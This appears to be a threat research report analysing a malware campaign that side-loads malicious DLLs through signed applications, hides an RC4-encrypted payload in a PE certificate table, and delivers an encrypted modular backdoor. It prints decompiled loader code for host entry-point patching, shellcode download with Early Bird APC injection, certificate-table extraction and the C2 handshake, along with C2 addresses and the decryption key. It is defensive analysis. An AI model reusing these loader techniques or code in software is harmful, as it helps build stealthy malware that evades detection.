MORPHISEC

THREAT RESEARCH REPORT

Beyond the Signature

How attackers hide malware in PE certificate tables

An analysis of a WhatsApp and email campaign that abuses signed applications, DLL side-loading, and Authenticode certificate-table payloads to deliver a modular, encrypted backdoor.

Morphisec Threat Research
Threat Intelligence

November 2026
morphisec.com

EXECUTIVE SUMMARY

A trusted signature, an untrusted payload

What appears to be an ordinary financial document shared through WhatsApp or email can conceal a multi-stage malware infection. Morphisec Threat Research investigated a campaign in which attackers distributed business-themed ZIP archives that ultimately led to the execution of a modular backdoor, using legitimate, digitally signed applications as part of the attack chain.

Building on our earlier research into the Vulkan RAT campaign, we identified an evolving operation that combines DLL side-loading with increasingly sophisticated payload delivery. The most notable development is a newer loader that hides an RC4-encrypted payload inside the **Authenticode certificate-table region** of a signed executable, then decrypts and runs it entirely in memory. No network download is needed at that stage, and no separate process is injected.

2	30,272	6 / 12	13
Distinct loader variants observed	Byte encrypted payload hidden in the certificate table	Inbound C2 commands / outbound telemetry messages	Remote desktop control operations in a C2-delivered module

Key findings

Familiar channels, finance lures

Archives such as *Cheques_Statement*, *Invoice sheet*, and *Account Adjustment* were delivered via WhatsApp and phishing email.

Payload hidden in the certificate table

The newer loader finds a `CAFEBABE` marker in the Authenticode region, RC4-decrypts the payload, and executes it via in-process APC.

Encrypted, modular backdoor

ECDH P-256 and AES-256-GCM protect C2 traffic. The implant profiles the host, watches user activity, and loads modules in memory.

Signed hosts, malicious DLLs

Legitimate Tencent and Kingsoft/WPS components side-load attacker DLLs without the signed executable being modified.

Early Bird APC in the older path

The earlier variant downloads Donut shellcode and injects it into a suspended `mspaint.exe`, caching a copy in the registry.

Persistence and hands-on control

C2-delivered modules attempt logon-script persistence and provide full remote desktop control, including input blocking and clipboard access.

SECTION 01

Campaign Overview and Attack Chain

The attack chain begins with finance-themed ZIP archives distributed through WhatsApp messages and phishing emails. Observed filenames include `Cheques_Statement_20261008_7395.zip`, `0916Invoice sheet_4248.zip`, `1005Account Adjustment_4738.zip`, `20260925_1PDF.zip`, and `0924Account Adjustment_8725.zip`. Disguised as invoices, payment statements, and account adjustments, these archives contain legitimate executables alongside malicious DLLs, so execution starts through DLL side-loading.

We identified two distinct loader variants. Both abuse legitimate applications and both lead to Donut-based payload execution and a modular backdoor, but they differ significantly in how the next-stage payload is obtained and executed.




Figure 1. Attack chain overview: from finance-themed archives delivered via email and WhatsApp, through two loader variants, to a modular backdoor and C2-delivered plugins.

VARIANT 1 · EARLIER

Network-delivered payload

1. Tencent-signed `P-202609160253-PDFF.exe` side-loads a malicious `dbghelp.dll`.
2. The DLL patches the host entry point to `Sleep(INFINITE)` and starts a worker thread.
3. Worker runs environment checks and attempts UAC elevation.
4. Donut shellcode is downloaded from an XOR-obfuscated URL and injected into a suspended `mspaint.exe` via Early Bird APC.
5. A copy is cached in `HKCU\Software\PngCache`.

VARIANT 2 · NEWER

Certificate-table payload

1. A modified Kingsoft/WPS `kvpvbsext64.dll` is side-loaded.
2. The loader parses the host's `IMAGE_DIRECTORY_ENTRY_SECURITY` to find the Authenticode region.
3. An embedded marker locates the hidden, RC4-encrypted payload.
4. The payload is decrypted in memory and executed through `QueueUserAPC` and `SleepEx` in the current process.
5. No network retrieval or cross-process injection at this stage.

Both paths converge on the same outcome. The recovered backdoor establishes encrypted command-and-control (C2), collects host information, continuously monitors system activity, and supports additional modules delivered through C2 command `0x06`, which extend the implant with persistence, additional payload delivery, and remote desktop functionality.

SECTION 02

Variant 1: Abuse of a Tencent-Signed Executable

The earlier attack chain begins with `P-202609160253-PDFF.exe`, a legitimate 64-bit Windows executable associated with Tencent's x52_subprocess application. Static analysis confirmed that the file carries a valid Authenticode signature issued to Tencent Technology (Shenzhen) Company Limited and contains no identified malicious functionality of its own.

Rather than modifying the signed executable, the attackers exploit its legitimate dependency on `dbghelp.dll`, a Windows debugging library used for crash reporting. By placing a malicious DLL alongside the executable, they abuse the Windows DLL search order to execute attacker-controlled code within the context of a trusted, digitally signed application, without invalidating its signature.

DLL side-loading through a legitimate import

The executable's Import Address Table (IAT) shows a static dependency on `dbghelp.dll`, specifically `MiniDumpWriteDump`, which is commonly used to generate memory dumps for crash diagnostics. Because the executable references `dbghelp.dll` by filename rather than an absolute path, Windows loads the attacker-controlled DLL from the application directory during process initialization, before execution reaches the application's original entry point.

The executable also registers an unhandled exception handler through `SetUnhandledExceptionFilter`, which may invoke `MiniDumpWriteDump` on an unexpected exception. That crash-handling path is not required to trigger the malicious code. The trojanized DLL executes through its own modified PE entry point as part of normal DLL initialization.

> **WHY IT MATTERS**
>
> The crash-reporting dependency provides the *opportunity* for side-loading; the malicious DLL's initialization routine *drives* the infection. A valid signature on the host executable does not establish the integrity of the DLLs it loads.




Figure 2. Comparison of the legitimate (left) and malicious (right) `dbghelp.dll` files, highlighting differences in debug information and PE metadata.




Figure 3. PE optional headers: both DLLs retain the same entry-point address, while the malicious version exhibits modified header characteristics and a checksum mismatch.




Figure 4. IDA pseudocode of the legitimate (left) and malicious (right) DLL entry points. The malicious version patches the host executable's entry point to invoke `Sleep(INFINITE)` and creates a separate thread for malicious execution.

Malicious DLL execution and host entry-point hijacking

Once loaded, the malicious `dbghelp.dll` resolves three Windows APIs: `CreateThread`, `VirtualProtect`, and `Sleep`. These support two operations: hijacking the host executable's entry point and launching a separate worker thread to carry out the infection chain.

```
BOOL __fastcall resolve_entry_apis(
        PFN_CreateThreadApi *out_create_thread,
        PFN_VirtualProtectApi *out_virtual_protect,
        PFN_SleepApi *out_sleep)
{
  CHAR sleep_api_name[12]; // [rsp+24h] [rbp-64h] BYREF
  void *kernel32_module; // [rsp+30h] [rbp-58h]
  char kernel32_module_name[16]; // [rsp+38h] [rbp-50h] BYREF
  char create_thread_api_name[16]; // [rsp+48h] [rbp-40h] BYREF
  CHAR virtual_protect_api_name[16]; // [rsp+58h] [rbp-30h] BYREF
  struct NTDLL_LOADER_APIS ntdll_apis; // [rsp+68h] [rbp-20h] BYREF

  strcpy(kernel32_module_name, "KERNEL32.DLL");
  strcpy(create_thread_api_name, "CreateThread");
  strcpy(virtual_protect_api_name, "VirtualProtect");
  strcpy(sleep_api_name, "Sleep");
  if ( !out_create_thread || !out_virtual_protect || !out_sleep )
    return 0;
  *out_create_thread = 0;
  *out_virtual_protect = 0;
  *out_sleep = 0;
  zero_memory(&ntdll_apis, 0x10u);
  if ( !resolve_ntdll_loader_apis(&ntdll_apis) || !ntdll_apis.LdrGetProcedureAddress )
    return 0;
  kernel32_module = find_loaded_module_by_name(kernel32_module_name);
  if ( !kernel32_module )
    return 0;
  *out_create_thread = ldr_get_proc_address(ntdll_apis.LdrGetProcedureAddress, kernel32_module, create_thread_api_name);
  *out_virtual_protect = ldr_get_proc_address(
                           ntdll_apis.LdrGetProcedureAddress,
                           kernel32_module,
                           virtual_protect_api_name);
  *out_sleep = ldr_get_proc_address(ntdll_apis.LdrGetProcedureAddress, kernel32_module, sleep_api_name);
  return *out_create_thread && *out_virtual_protect && *out_sleep;
}
```

Figure 5. The malicious DLL resolves the Windows APIs required for entry-point modification and worker-thread creation.

To stop the legitimate application from running normally, the DLL retrieves the host's image base from the Process Environment Block (PEB), parses the PE headers to obtain `AddressOfEntryPoint`, uses `VirtualProtect` to mark a 25-byte region `PAGE_EXECUTE_READWRITE`, and overwrites the original instructions with a stub that invokes `Sleep(INFINITE)`. When execution reaches the host entry point, the main thread sleeps indefinitely.

```
void __fastcall patch_host_entry_to_sleep(PFN_VirtualProtectApi virtual_protect, PFN_SleepApi sleep_api)
{
  struct HOST_PE_ENTRY_OFFSETS pe_offsets; // [rsp+20h] [rbp-38h]
  unsigned __int32 old_protection; // [rsp+28h] [rbp-30h] BYREF
  unsigned __int8 *host_entry; // [rsp+30h] [rbp-28h]
  PFN_SleepApi resolved_sleep; // [rsp+38h] [rbp-20h]
  BYTE *host_image_base; // [rsp+40h] [rbp-18h]
  PEB *host_peb; // [rsp+48h] [rbp-10h]

  if ( virtual_protect )
  {
    if ( sleep_api )
    {
      host_peb = NtCurrentPeb();
      if ( host_peb )
      {
        host_image_base = host_peb->ImageBaseAddress;
        if ( host_image_base )
        {
          pe_offsets.NtHeaderOffset = *(host_image_base + 15);
          pe_offsets.EntryPointRva = *&host_image_base[pe_offsets.NtHeaderOffset + 40];
          host_entry = &host_image_base[pe_offsets.EntryPointRva];
          old_protection = 0;
          if ( (virtual_protect)(host_entry, 25, 64, &old_protection, pe_offsets) )// VirtualProtect(hos
          {
            resolved_sleep = sleep_api;
            *host_entry = 0x48;
            host_entry[1] = 0x83;
            host_entry[2] = 0xE4;
            host_entry[3] = 0xF0;
            host_entry[4] = 0x48;
            host_entry[5] = 0x83;
            host_entry[6] = 0xEC;
            host_entry[7] = 0x20;
            host_entry[8] = 0xB9;
            host_entry[9] = 0xFF;
            host_entry[10] = 0xFF;
            host_entry[11] = 0xFF;
            host_entry[12] = 0xFF;
            host_entry[13] = 0x48;
            host_entry[14] = 0xB8;
            *(host_entry + 0xF) = resolved_sleep;
            host_entry[23] = 0xFF;
            host_entry[24] = 0xD0;
          }
        }
      }
    }
  }
}
```

Figure 6. The malware locates and overwrites the host executable's original entry point with a stub that causes the main thread to sleep indefinitely.

Meanwhile, `CreateThread` launches a dedicated worker, `payload_worker_thread`, which orchestrates the rest of the chain independently of the host's main thread. The worker first decodes a 256-byte embedded configuration using the single-byte XOR key `0x5A`, revealing the next-stage URL, and initializes the registry strings `PngCache` and `1.png` used later to store a copy of the payload.

```
DWORD __stdcall payload_worker_thread(LPVOID unused_parameter)
{
  void *downloaded_payload; // [rsp+30h] [rbp-258h] BYREF
  unsigned __int32 downloaded_size; // [rsp+38h] [rbp-250h]
  char registry_value_name[12]; // [rsp+3Ch] [rbp-24Ch] BYREF
  char registry_subkey[24]; // [rsp+48h] [rbp-240h] BYREF
  BOOL permanent_download_error; // [rsp+60h] [rbp-228h] BYREF
  struct NTDLL_LOADER_APIS ntdll_apis; // [rsp+68h] [rbp-220h] BYREF
  MAL_API_TABLE payload_apis; // [rsp+80h] [rbp-208h] BYREF
  char decoded_url[256]; // [rsp+180h] [rbp-108h] BYREF

  downloaded_payload = 0;
  downloaded_size = 0;
  xor_decode_config(decoded_url, xor_encoded_c2_config, 0x100u, 0x5Au);
  strcpy(registry_subkey, "Software\\PngCache");
  strcpy(registry_value_name, "1.png");
  zero_memory(&ntdll_apis, 0x10u);
  zero_memory(&payload_apis, 0x100u);
  if ( !resolve_ntdll_loader_apis(&ntdll_apis) )
    goto LABEL_14;
  resolve_payload_api_table(&ntdll_apis, &payload_apis);
  if ( should_reject_shell_privilege_context(&payload_apis) )
    goto LABEL_14;
  if ( ensure_elevated_and_coordinate(&ntdll_apis, &payload_apis) )
    goto LABEL_14;
  permanent_download_error = 0;
  downloaded_size = download_payload_winhttp(&payload_apis, decoded_url, &downloaded_payload, &permanent_download_error);
  if ( permanent_download_error || !downloaded_size || !downloaded_payload )
    goto LABEL_14;
  if ( !inject_payload_via_earlybird_apc(&payload_apis, downloaded_payload, downloaded_size) )
  {
    if ( downloaded_payload )
    {
      if ( payload_apis.VirtualFree )
        (payload_apis.VirtualFree)(downloaded_payload, 0, 0x8000);
    }
    downloaded_payload = 0;
LABEL_14:
    sleep_forever(payload_apis.Sleep);
  }
  store_payload_in_hkcu_pngcache(
    &payload_apis,
    registry_subkey,
    registry_value_name,
    downloaded_payload,
    downloaded_size);
  sleep_then_terminate_process(&payload_apis);
  return 0;
}
```

> **Figure 7.** `payload_worker_thread` coordinates the malicious execution chain, from configuration decoding to payload injection and registry staging.

Environment checks, download, and Early Bird APC injection

The worker dynamically resolves NTDLL loader functions, then builds an API table covering network communication, process creation, memory management, registry access, and process injection. Before downloading, it performs environment checks involving the Windows Explorer process and its security token. If the expected conditions are not met, execution is redirected to an indefinite sleep; otherwise the malware proceeds to UAC-related privilege escalation attempts.

The worker then uses WinHTTP to retrieve the next-stage payload from `107.148.225[.]248/updat/dahosuday[.]eu[.]cc[.]bin`, verifying that a non-empty payload was received. The payload is passed to an Early Bird APC injection routine that targets a newly created, suspended `mspaint.exe`: memory is allocated in the target, the payload is written, and an APC is queued to run when the thread resumes.

If injection fails, the worker releases the payload buffer and sleeps indefinitely. On success, it stores a copy under `HKCU\Software\PngCache`, value `1.png` (`REG_BINARY`), then terminates the original host process after a short delay. Execution has now moved from the signed Tencent executable to the injected payload running inside `mspaint.exe`.

SECTION 03

Variant 2: Hiding an Encrypted Payload in the PE Certificate Table

A separately analyzed variant takes a different approach to payload storage and execution. Instead of retrieving shellcode over the network and injecting it into another process, it conceals an encrypted payload within the host executable's Authenticode certificate-table region. A side-loaded DLL extracts, decrypts, and executes the payload locally. These variants represent alternative execution paths, not consecutive stages of the same infection chain.

A modified Kingsoft/WPS component

`kvpvbsext64.dll`, recovered from `Cheques_Statement_20261008_7395.zip`, is a modified Kingsoft/WPS Office component containing an additional executable section named `.ihif`. The attackers redirected the DLL's entry point to the injected loader code while preserving the original initialization routine, so the malicious functionality coexists with the component's legitimate behavior.

On initialization, the loader walks the PEB to locate `kernel32.dll` and resolve the APIs needed for file operations, memory management, and APC-based execution. It retrieves the host executable's path with `GetModuleFileNameA(NULL, ...)` and parses its PE headers to locate the Authenticode certificate table through `IMAGE_DIRECTORY_ENTRY_SECURITY`.

> **TECHNICAL NOTE**
>
> Unlike other PE data directories, the security directory's `VirtualAddress` is a **file offset**, not an RVA. In the analyzed executable, the certificate table begins at file offset `0x53400` and spans `0xC7C8` bytes. The marker `CA FE BA BE CA FE BA BE` sits at offset `0x58580`, identifying where the concealed payload begins.




Figure 8. The analyzed executable's Authenticode certificate-table region and the embedded payload marker.

Extraction, RC4 decryption, and in-process APC execution

The loader reads the certificate-table data from disk and searches for the marker using `FindCertificatePayloadMarker`. Once located, it calculates the payload offset and size, allocates memory with `VirtualAlloc`, and copies in the encrypted bytes. The recovered payload is **30,272 bytes** and is decrypted in place using RC4 with the hardcoded key `AtkExEmbedKey2026`.

After decryption, the loader adjusts memory protection with `VirtualProtect`. Rather than creating a separate target process, it obtains a handle to the current thread and queues an APC with `QueueUserAPC`. The subsequent `SleepEx` call puts the thread in an alertable wait, letting the APC callback invoke a trampoline that transfers execution to the decrypted payload using DLL-style entry-point semantics.



```
    || (requiredHeaderBytes = dosHeader->e_lfanew + 264, bytesRead < requiredHeaderBytes)
    || dosHeader->e_lfanew > 0xEF8
    || (ntHeaders = &headerBuffer[dosHeader->e_lfanew], ntHeaders->Signature != 17744)
    || ntHeaders->OptionalHeader.Magic != 523
    || (certificateFileOffset = ntHeaders->OptionalHeader.DataDirectory[4].VirtualAddress,
        certificateSize = ntHeaders->OptionalHeader.DataDirectory[4].Size,
        !certificateFileOffset)
    || !certificateSize
    || (api->SetFilePointer)(fileHandle, certificateFileOffset, 0, 0) == -1
    || (certificateData = (api->VirtualAlloc)(0, certificateSize, 12288, 4)) == 0 )
  {
    (api->CloseHandle)(fileHandle);
    return 0;
  }
  if ( !(api->ReadFile)(fileHandle, certificateData, certificateSize, &bytesRead, 0) || bytesRead != certificateSize )
  {
    (api->CloseHandle)(fileHandle);
LABEL_51:
    if ( certificateData )
    {
      if ( api->VirtualFree )
        (api->VirtualFree)(certificateData, 0, 0x8000);
    }
    return 0;
  }
  (api->CloseHandle)(fileHandle);
  if ( !FindCertificatePayloadMarker(certificateData, certificateSize, &payloadOffset) )
    goto LABEL_51;
  payloadSize = certificateSize - payloadOffset;
  if ( certificateSize == payloadOffset )
    goto LABEL_51;
  payload = (api->VirtualAlloc)(0, payloadSize, 12288, 4);
  if ( !payload )
    goto LABEL_51;
  CopyMemorySimple(payload, &certificateData[payloadOffset], payloadSize);
  if ( api->VirtualFree )
    (api->VirtualFree)(certificateData, 0, 0x8000);
  certificateData = 0;
  if ( Rc4DecryptInPlace(api, payload, payloadSize, rc4Key, 0x11u) )
  {
    if ( (api->VirtualProtect)(payload, payloadSize, 64, &oldProtection) )
    {
      *&currentThreadId = api->GetCurrentThreadId();
      currentThreadHandle = (api->OpenThread)(16, 0, *&currentThreadId);
      if ( currentThreadHandle )
      {
        payloadApcRoutine = InvokeEmbeddedPayloadEntry;
        if ( (api->QueueUserAPC)(InvokeEmbeddedPayloadEntry, currentThreadHandle, payload) )
        {
          (api->CloseHandle)(currentThreadHandle);
          (api->SleepEx)(0xFFFFFFFFLL, 1);
          return 1;
        }
        (api->CloseHandle)(currentThreadHandle);
      }
    }
```

Figure 9. IDA pseudocode showing certificate-table parsing, encrypted payload extraction, in-memory RC4 decryption, and APC-based execution through `QueueUserAPC` and `SleepEx`.

This differs from the Early Bird technique in the earlier variant. The certificate-table loader runs the locally extracted payload inside the existing host process, avoiding cross-process memory injection and the creation of a suspended target process. Together, the two variants show an evolution from network retrieval and remote-process injection toward certificate-table payload hiding and in-process execution.

SECTION 04

Comparing the Two Loader Variants

Both variants rely on DLL side-loading and both reach a Donut-based loader. The main difference is where the payload is stored and how it is loaded into memory.

Component	Earlier: network-delivered	Newer: certificate-table
Initial execution	DLL side-loading	DLL side-loading
Malicious DLL	`dbghelp.dll`	`kvpvbsext64.dll`
DLL role	Downloads and executes the next-stage payload	Extracts, decrypts, and executes the embedded payload
Payload location	Remote URL referenced by the DLL	Host executable's Authenticode certificate-table region

Payload retrieval	Network download	Local extraction from the EXE
Obfuscation / encryption	XOR-obfuscated download URL; Donut's internal encryption	RC4-encrypted embedded payload
Payload size	104,241-byte downloaded shellcode	30,272-byte encrypted payload
Execution technique	Early Bird APC injection	In-process APC execution
Execution process	Suspended `mspaint.exe`	Existing host process
APC mechanism	APC queued on the suspended process's primary thread	APC queued on the current thread, dispatched through `SleepEx`
Subsequent stage	Donut loader	Donut loader

Table 1. Loader variant comparison.

In the analyzed network-delivered chain, Donut decrypts its embedded instance using Chaskey-CTR, decompresses the bundled module with aPLib, and manually maps a **173,568-byte native x64 backdoor DLL** into memory before invoking its exported function, `xiugai`. The recovered Donut configuration also includes AMSI and ETW bypass attempts and PE-header overwriting, although their successful execution at runtime was not independently verified.

The key evolution is therefore in the **payload delivery and execution mechanisms**, not in the use of Donut itself.

SECTION 05

Inside the Backdoor: C2, Profiling, and Commands

Initialization and encrypted C2

The recovered DLL contains the core backdoor functionality. `DllMain` performs minimal initialization, including a call to `DisableThreadLibraryCalls`; the exported `xiugai` function is the implant's main operational entry point.

On execution, the backdoor decrypts its embedded configuration with a position-dependent XOR routine, revealing the default C2 endpoint `dahosuday[.]eu[.]cc:8083`. It also supports an alternative configuration under `HKCU\SOFTWARE\RRCfg`, allowing the C2 endpoint to be updated without modifying the DLL. A host-derived mutex prevents multiple instances before C2 communication begins. Unlike the initial downloader, which uses HTTP, the backdoor communicates over raw TCP using the HP-Socket library and a custom encrypted protocol:

Protocol layer	Implementation
Bootstrap	Initial exchange protected by a deterministically derived AES-256-GCM key
Key exchange	Ephemeral ECDH P-256 key pair; public keys exchanged with the server
Session key	Shared secret processed through SHA-256-based key derivation into an AES-256-GCM session key
Message protection	Each record carries a fresh 12-byte nonce and 16-byte authentication tag; the session key is reused across records
Traffic obfuscation	XOR masking of command identifiers and, when negotiated, message lengths; randomized padding

Table 2. Backdoor C2 protocol structure.

Once the handshake is complete, **all subsequent C2 application messages are encrypted and authenticated** with the negotiated session key. Randomized padding and XOR masking further obscure the structure and size of the underlying messages, making it more difficult to distinguish individual commands directly from network traffic. Combined, these layers give the backdoor an encrypted channel for transmitting host information, receiving commands, and delivering additional modules.

> TECHNICAL NOTE
>
> The per-message nonce is **not a new encryption key.** The negotiated session key is reused across records, so messages are protected without a fresh ECDH exchange or new symmetric key for every command.



```
ResetEvent(client->disconnect_event);
ResetEvent(client->handshake_event);
p_crypto = &client->crypto;
if ( client != -432LL )
{
  if ( p_crypto->session_aes_key )
  {
    pBCryptDestroyKey(p_crypto->session_aes_key);
    p_crypto->session_aes_key = 0;
  }
  ephemeral_ecdh_key = client->crypto.ephemeral_ecdh_key;
  if ( ephemeral_ecdh_key )
  {
    pBCryptDestroyKey(ephemeral_ecdh_key);
    client->crypto.ephemeral_ecdh_key = 0;
  }
  client->crypto.established = 0;
  client->crypto.port = 0;
  client->crypto.payload_type_xor = 0;
  client->crypto.frame_length_xor = 0;
  client->crypto.use_frame_length_xor = 0;
}
client->connected_port = port;
memset(encrypted_client_hello, 0, 604);
inout_packet_size = 604;
LOBYTE(client_hello_built) = BuildEncryptedEcdhClientHello(
                               &client->crypto,
                               port,
                               encrypted_client_hello,
                               &inout_packet_size);
if ( client_hello_built && (**client->tcp_client)(client->tcp_client, host, port, 0, 0, 0) )
{
  if ( inout_packet_size )
  {
    if ( inout_packet_size <= 0x25C )
    {
      LOBYTE(hello_frame_built) = AppendLengthPrefixedData(
                                    &client->send_buffer,
                                    encrypted_client_hello,
                                    inout_packet_size);
      if ( hello_frame_built )
      {
        hello_frame_size = client->send_buffer.data
                         ? LODWORD(client->send_buffer.end) - LODWORD(client->send_buffer.data)
                         : 0;
        LOBYTE(hello_sent) = TcpClientSendAll(client, client->send_buffer.data, hello_frame_size);
        if ( hello_sent )
        {
          if ( !WaitForSingleObject(client->handshake_event, 0x3A98u) && client->crypto.established )
          {
            tcp_client = client->tcp_client;
            local_address_capacity = 128;
            local_port[0] = 0;
            (*(*tcp_client + 112LL))(tcp_client, client->local_address, &local_address_capacity, local_port);
            return 1;
          }
```

Figure 10. The backdoor initiates its encrypted C2 handshake by constructing and transmitting an ECDH client hello.



```
if ( pBCryptImportKeyPair(
       g_ecdh_p256_provider,
       0,
       L"ECCPUBLICBLOB",
       &peer_public_key,
       peer_public_blob,
       peer_blob_size,
       0) < 0 )
  return 0;
